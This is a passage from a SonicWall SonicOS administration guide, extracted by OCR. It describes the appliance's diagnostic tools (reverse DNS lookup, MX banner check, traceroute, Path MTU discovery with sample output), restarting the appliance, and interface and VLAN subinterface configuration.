


Enter an IP address in the **Reverse Lookup the IP Address** field, and it checks all DNS servers configured for your security appliance to resolve the IP address into a server name.

IPv6 Reverse Name Resolution

For complete information on the SonicOS implementation of IPv6, see the About IPv6.

The IPv6 Reverse Name Resolution tool looks up the server name for a given IPv6 address.



To use the tool:


1. Enter either an IPv4 DNS server address in the **DNS Server(V4)** field or an IPv6 DNS server address in the **DNS Server(V6)** field.
2. Enter the IPv6 address that you want to know the server name for in the **Reverse Lookup the IP Address** field**.**
3. Click **Go**.

   The appliance will return the server name for the IPv6 address.

Connection Limit TopX

The **Connection Limit TopX** tool lists the top 10 connections by the source and destination IP addresses:

- From Zone
- To Zone
- Priority
- Source
- Destination
- Service
- Users Incl. (Included)
- Users Excl. (Excluded)
- Comment




The listed Access Rules are those policies that are enabled and on which source or destination IP address connections limit is enabled.

NOTE: Before you can use this tool, you must enable source IP limiting and/or destination IP limiting for your appliance. Navigate to the **Firewall > Access Rules** page and enable connection limiting on the desired access rules.


Check GEO Location and BOTNET Server Lookup

The Geo-IP and Botnet Filtering features allow you to block connections to or from a geographic location based on IP address, and to or from Botnet command and control servers. Additional functionality for these features are available on the Security Services > Geo-IP and Botnet Filter pages. For full details, see Security Services > Geo-IP Filter and Security Services > Botnet Filter.



MX Lookup and Banner Check


The MX Lookup and Banner Check tool allows you to look up a domain or IP address. Your configured DNS servers are displayed in the **DNS Server 1/2/3** fields, but are not editable. After you type a domain name, such as "google.com" into the **Lookup name or IP** field and click **Go**, the output is displayed under **Result**. The results include the domain name or IP address that you entered, the DNS server from your list that was used, the resolved email server domain name and/or IP address, and the banner received from the domain server or a message that the connection was refused. The contents of the banner depends on the server you are looking up.



Trace Route

Trace Route is a diagnostic utility to assist in diagnosing and troubleshooting router connections on the Internet. By using Internet Connect Message Protocol (ICMP) echo packets similar to Ping packets, **Trace Route** can test interconnectivity with routers and other hosts that are farther and farther along the network path until the connection fails or until the remote host responds.

1 Select **Trace Route** from the **Diagnostic Tool** menu.



2 Type the IP address or domain name of the destination host in the **TraceRoute this host or IP address** field.

3 In the **Interface** drop-down menu, select which interface you want to test the trace route from. Selecting **ANY** allows the appliance to choose among all interfaces—including those not listed in the drop-down menu.


4 Click **Go**.

A second window displays with each hop to the destination host. By following the route, you can diagnose where the connection fails between the SonicWall security appliance and the destination.

TraceRoute for IPv6

For complete information on the SonicOS implementation of IPv6, see the About IPv6.

The TraceRoute tool includes a **Prefer IPv6 networking** option.



When testing interconnectivity with routers and other hosts, it uses the first IP address that is returned and shows the actual TraceRoute address. If both an IPv4 and IPv6 address are returned, by default, the firewall will TraceRoute the IPv4 address.

If the **Prefer IPv6 networking** option is enabled, the firewall will TraceRoute the IPv6 address.

PMTU Discovery


PMTU Discovery is a diagnostic tool that determines the maximum transmission unit (MTU) on the network path between the SonicWall security appliance and a remote host. It is used to avoid IP fragmentation of traffic between the two hosts.

For IPv4 packets, Path MTU Discovery works by setting the "Don't Fragment" (DF) option bit in the IP headers of outgoing packets. When the DF option bit is set for a packet, and the packet traverses a device with an MTU smaller than the packet size, the device drops the packet and sends back an ICMP Fragmentation Needed message containing its MTU, allowing the source host to reduce its Path MTU appropriately. The process repeats until the MTU is small enough to traverse the entire path without fragmentation. IPv6 functions similarly, but the DF option bit is not required. IPv6 devices automatically send an ICMPv6 Packet Too Big message if the packet exceeds the devices MTU size.

By determining the MTU size on a network path and configuring the MTU for your SonicWall security appliance below the path MTU size, you avoid the potential delay caused by negotiation of the MTU size and other MTU-related network issues.

To configure Path MTU Discovery:

1 On the **System > Diagnostics** page, select **PMTU Discovery** for the **Diagnostic Tool**.



2 In the **Path MTU Discovery to this host or IP address**, enter the IP address or host name that you want to measure the Path MTU for. This can be either an IPv4 or IPv6 address.

3 Optionally, in the **Interface** drop-down menu, you can select one of the configured WAN interfaces on the appliance to check the Path MTU for that interface. When the **Interface** drop-down menu is set to **ANY**, the appliance chooses among all of its interfaces.

4 Click **Go**. The Path MTU Discovery results are displayed in a pop-up window.


NOTE: If you do not see this window, ensure your browser allows pop-ups for the SonicWall GUI.

The following example shows the Path MTU Discovery for the route between `192.168.168.168` and `58.63.236.236`. The smallest MTU is 1492 bytes between `9.9.9.8` and `0.103.48.1`.

```
traceroute to 58.63.236.236 from 192.168.168.168, 30 hops max, 1500 byte packets
 1         0.0 ms          0.0 ms          0.0 ms        9.9.9.8               New PMTU: 1492
 2        16.6 ms          0.0 ms          0.0 ms        10.103.48.1
 3        33.3 ms         16.6 ms         16.6 ms        58.247.55.121
 4        16.6 ms         50.0 ms         16.6 ms        112.64.245.13
 5        33.3 ms         16.6 ms         16.6 ms        112.64.241.181
 6        33.3 ms         16.6 ms         16.6 ms        210.22.67.58
 7       116.6 ms        116.6 ms        133.3 ms        210.22.145.253
 8         *               *               *
 9       216.6 ms        216.6 ms        133.3 ms        61.172.250.121
10       116.6 ms        116.6 ms        116.6 ms        218.78.208.9
11         *             216.6 ms        233.3 ms        61.152.87.57
12        50.0 ms         66.6 ms         66.6 ms        202.101.63.58
13        50.0 ms         83.3 ms         66.6 ms        202.97.26.237
14        66.6 ms         66.6 ms         66.6 ms        113.108.208.2
15        66.6 ms         50.0 ms         66.6 ms        113.108.209.194
16        66.6 ms         66.6 ms         66.6 ms        58.63.232.217
17        66.6 ms         66.6 ms         66.6 ms        58.63.236.236

Trace complete. Discovered Path MTU is 1492
```


Web Server Monitor

The **Web Server Monitor** tool displays the CPU utilization of the Web server over several periods of time. The time frame of the Web Server Monitor can be changed by selecting one of the following options in the **View Style** drop-down menu: last 30 seconds, last 30 minutes, last 24 hours, or last 30 days.



User Monitor

The **User Monitor** tool displays details on all user connections to the SonicWall security appliance.



The following options can be configured to modify the User Monitor display:

- **View Style** – Select whether to display the Last 30 Minutes, the Last 24 Hours, or the Last 30 Days.
- **Vertical Axis** – Select whether the scale of the vertical axis should be set for 10, 100, or 1000 users.
- **Show** – Select whether to show All Users, All Non-Guest Users, Users Authenticated by Single-Sign-On, Remote Users via SSL VPN, Remote Users with GVC/L2TP Client, Users Authenticated by Web Login, or Guest Users.

26


Restarting the SonicWall Appliance

- System > Restart

System > Restart

The SonicWall security appliance can be restarted from the Web Management interface.

1 Navigate to the **System > Restart** page.



2 Click **Restart...**. A confirmation message displays.

3 Click **Yes** to confirm the restart.

The SonicWall security appliance takes approximately 60 seconds to restart, and the yellow Test light is lit during the restart. During the restart time, Internet access is momentarily interrupted on the LAN.

Part 4

Network

- Configuring Interfaces
- Configuring PortShield Interfaces
- Setting Up Failover and Load Balancing
- Configuring Zones
- Configuring DNS Settings
- Configuring Address Objects
- Configuring Custom Services
- Configuring Routes
- Configuring NAT Policies
- Managing ARP Traffic
- Configuring Neighbor Discovery Protocol (IPv6 Only)
- Configuring MAC-IP Anti-Spoof
- Setting Up the DHCP Server
- Using IP Helper
- Setting Up Web Proxy Forwarding
- Configuring Dynamic DNS
- Configuring Network Monitor

27


Configuring Interfaces

- Network > Interfaces
  - Setup Wizard
  - Interface Settings
  - Using Add Interface
  - Interface Traffic Statistics
  - Physical and Virtual Interfaces
  - SonicOS Secure Objects
  - Transparent Mode
  - Layer 2 Bridge Mode
  - IPS Sniffer Mode (SonicWall NSA series appliances)
  - Configuring Static Interfaces
  - Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet)
  - Configuring Wireless Interfaces
  - Configuring the WLAN Interface (TZ Wireless Appliances)
  - Configuring a WAN Interface
  - Configuring the NSA Expansion Pack Module Interface (NSA 2400MX and 250M Only)
  - Configuring Link Aggregation
  - Configuring Port Redundancy
  - Configuring Routed Mode
  - Configuring the U0/U1/M0 External 3G/4G/Modem Interface
  - Configuring PortShield Interfaces (TZ series, NSA 240, and NSA 2400MX)
  - Configuring VLAN Subinterfaces (NSA series)
  - Configuring Layer 2 Bridge Mode
  - Virtual Access Point Layer 2 Bridge
  - Configuring IPS Sniffer Mode (SonicWall NSA Series Appliances)
  - Configuring Wire Mode (SonicWall NSA series appliances)
  - Configuring Interfaces for IPv6

Network > Interfaces

The **Network > Interfaces** page includes interface objects that are directly linked to physical interfaces. The SonicOS scheme of interface addressing works in conjunction with network zones and address objects. The interfaces displayed on the **Network > Interfaces** page depend on the type of SonicWall appliance.

The page pictured below is for SonicWall NSA appliances.



Topics:


- Setup Wizard
- Interface Settings
- Using Add Interface
- Interface Traffic Statistics
- Physical and Virtual Interfaces
- SonicOS Secure Objects
- Transparent Mode
- Layer 2 Bridge Mode
- IPS Sniffer Mode (SonicWall NSA series appliances)
- Configuring Static Interfaces
- Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet)
- Configuring Wireless Interfaces
- Configuring the WLAN Interface (TZ Wireless Appliances)
- Configuring a WAN Interface
- Configuring the NSA Expansion Pack Module Interface (NSA 2400MX and 250M Only)
- Configuring Link Aggregation
- Configuring Port Redundancy
- Configuring Routed Mode

- Configuring the U0/U1/M0 External 3G/4G/Modem Interface
- Configuring PortShield Interfaces (TZ series, NSA 240, and NSA 2400MX)
- Configuring VLAN Subinterfaces (NSA series)
- Configuring Layer 2 Bridge Mode
- Virtual Access Point Layer 2 Bridge
- Configuring IPS Sniffer Mode (SonicWall NSA Series Appliances)
- Configuring Wire Mode (SonicWall NSA series appliances)
- Configuring Interfaces for IPv6

Setup Wizard

The **Setup Wizard** button accesses the **Setup Wizard**. The Setup Wizard walks you through the configuration of the SonicWall security appliance for Internet connectivity. For Setup Wizard instructions, see Wizards > Setup Wizard.

Interface Settings



The **Interface Settings** table lists the following information for each interface:

- **Name** - listed as **X0** through **X8** and **W0**, depending on your SonicWall security appliance model.

  NOTE: The X0 and X1 gigabit interfaces are for LAN and WAN, respectively. On the TZ 210 Series, X0 and X1 are the only gigabit interfaces. X2 is the only gigabit interface for the NSA 240.

- **Zone** - LAN, DMZ, WAN, and WLAN are listed by default. As zones are configured, the names are listed in this column.
- **Group** - the group to which the interface belongs.
- **IP Address** - IP address assigned to the interface.
- **Subnet Mask** - the network mask assigned to the subnet.
- **IP Assignment** - the main page displays one of the following types of IP assignments, based on the zone type of the interfaces:
  - **Non-WAN**: Static, Transparent, or Layer 2 Bridged Mode.
  - **WAN**: Static, DHCP, PPPoE, PPTP, or L2TP.

- **W0**: Static (available on wireless appliances only)

- **Status** - the link status and speed.
- **Comment** - any user-defined comments.
- **Configure** - click the **Configure** icon to display the **Edit Interface** dialog, which allows you to configure the settings for the specified interface.

Using Add Interface

The **Add Interface** drop-down menu is located below the **Interface Settings** table. You can select from the following interface types (if supported on your platform):

- **Virtual Interface**

  For conceptual and configuration information, see Physical and Virtual Interfaces and Configuring VLAN Subinterfaces (NSA series).

- **Tunnel Interface**


  This option creates a numbered tunnel interface. For more information, see Configuring a Numbered VPN Tunnel Interface.

- **WLAN Tunnel Interface**

  For information about creating a WLAN tunnel interface, see Creating a WLAN Tunnel Interface.

Interface Traffic Statistics

The **Interface Traffic Statistics** table lists received and transmitted information for all configured interfaces.



Interface Traffic Statistics — Clear

Name	Rx Unicast Packets	Rx Broadcast Packets	Rx Errors	Rx Bytes	Tx Unicast Packets	Tx Broadcast Packets	Tx Errors	Tx Bytes	Skipped DPI
X0	0	45,799	0	8,060,624	0	47	0	3,244	0
X1	378,524	1,628,572	0	217,583,382	599,351	420	0	225,582,261	0
X2	0	45,799	0	8,060,624	0	56	0	3,820	0
X3	0	45,799	0	8,060,624	0	12,290	0	786,796	0
X4	0	0	0	0	0	0	0	0	0
X5	0	0	0	0	0	0	0	0	0

The following information is displayed for all SonicWall security appliance interfaces:

- **Name** - indicates the name of the interface.
- **Rx Unicast Packets** - indicates the number of point-to-point communications received by the interface.
- **Rx Broadcast Packets** - indicates the number of multipoint communications received by the interface.
- **RX Errors** - indicates the number of receiving errors on the interface.
- **RX Bytes** - indicates the volume of data, in bytes, received by the interface.
- **Tx Unicast Packets** - indicates the number of point-to-point communications transmitted by the interface.
- **Tx Broadcast Bytes** - indicates the number of mutlipoint communications transmitted by the interface.

- **Tx Errors** - indicates the number of transmitting errors on the interface
- **Tx Bytes** - indicates the volume of data, in bytes, transmitted by the interface.
- **Skipped DPI** - indicates the number of packet that bypassed DPI inspection.

To clear the current statistics, click the **Clear** button in the toolbar.

Physical and Virtual Interfaces

Interfaces in SonicOS can be:

- **Physical interfaces** – Physical interfaces are bound to a single port.
- **Virtual interfaces** – Virtual interfaces are assigned as subinterfaces to a physical interface and allow the physical interface to carry traffic assigned to multiple interfaces.
- **PortShield interfaces** – PortShield interfaces are a feature of the SonicWall TZ series, NSA 240, and NSA 2400MX. Any number of the LAN ports on these appliances can be combined into a single PortShield interface.

Topics:

- Physical Interfaces
- Virtual Interfaces (SonicWall NSA Series Appliances)
- Subinterfaces

Physical Interfaces

Physical interfaces must be assigned to a zone to allow for configuration of Access Rules to govern inbound and outbound traffic. Security zones are bound to each physical interface where it acts as a conduit for inbound and outbound traffic. If there is no interface, traffic cannot access the zone or exit the zone.

For more information on zones, see Network > Zones.

The first two interfaces, LAN and WAN are fixed interfaces, permanently bound to the Trusted and Untrusted Zone types. The TZ series appliances can also have two special interfaces for Modem and WLAN. The remaining Interfaces can be configured and bound to any Zone type, depending on your SonicWall security appliance.

Virtual Interfaces (SonicWall NSA Series Appliances)

Supported on SonicWall NSA series security appliances, virtual Interfaces are subinterfaces assigned to a physical interface. Virtual interfaces allow you to have more than one interface on one physical connection.

Virtual interfaces provide many of the same features as physical interfaces, including zone assignment, DHCP Server, and NAT and Access Rule controls.

Virtual Local Area Networks (VLANs) can be described as a ‘tag-based LAN multiplexing technology’ because through the use of IP header tagging, VLANs can simulate multiple LAN’s within a single physical LAN. Just as two physically distinct, disconnected LAN’s are wholly separate from one another, so too are two different VLANs, however the two VLANs can exist on the very same wire. VLANs require VLAN aware networking devices to offer this kind of virtualization – switches, routers and firewalls that have the ability to recognize, process, remove and insert VLAN tags in accordance with the network’s design and security policies.

VLANs are useful for a number of different reasons, most of which are predicated on the VLANs ability to provide logical rather than physical broadcast domain, or LAN boundaries. This works both to segment larger

physical LAN's into smaller virtual LAN's, as well as to bring physically disparate LAN's together into a logically contiguous virtual LAN. The benefits of this include:

- **Increased performance** – Creating smaller, logically partitioned broadcast domains decreases overall network utilization, sending broadcasts only where they need to be sent, thus leaving more available bandwidth for application traffic.
- **Decreased costs** – Historically, broadcast segmentation was performed with routers, requiring additional hardware and configuration. With VLANs, the functional role of the router is reversed – rather than being used for the purposes of inhibiting communications, it is used to facilitate communications between separate VLANs as needed.
- **Virtual workgroups** – Workgroups are logical units that commonly share information, such as a Marketing department or an Engineering department. For reasons of efficiency, broadcast domain boundaries should be created such that they align with these functional workgroups, but that is not always possible: Engineering and Marketing users might be commingled, sharing the same floor (and the same workgroup switch) in a building, or just the opposite – the Engineering team might be spread across an entire campus. Attempting to solve this with complex feats of wiring can be expensive and impossible to maintain with constant adds and moves. VLANs allow for switches to be quickly reconfigured so that logical network alignment can remain consistent with workgroup requirements.
- **Security** – Hosts on one VLAN cannot communicate with hosts on another VLAN unless some networking device facilitates communication between them.

Subinterfaces

VLAN support on SonicOS is achieved by means of subinterfaces, which are logical interfaces nested beneath a physical interface. Every unique VLAN ID (tag) requires its own subinterface. For reasons of security and control, SonicOS does not participate in any VLAN trunking protocols, but instead requires that each VLAN that is to be supported be configured and assigned appropriate security characteristics.

NOTE: VLAN IDs range from 0 – 4094, with these restrictions: VLAN 0 is reserved for QoS and VLAN 1 is reserved by some switches for native VLAN designation.

NOTE: Dynamic VLAN Trunking protocols, such as VTP (VLAN Trunking Protocol) or GVRP (Generic VLAN Registration Protocol), should not be used on trunk links from other devices connected to the SonicWall appliance.

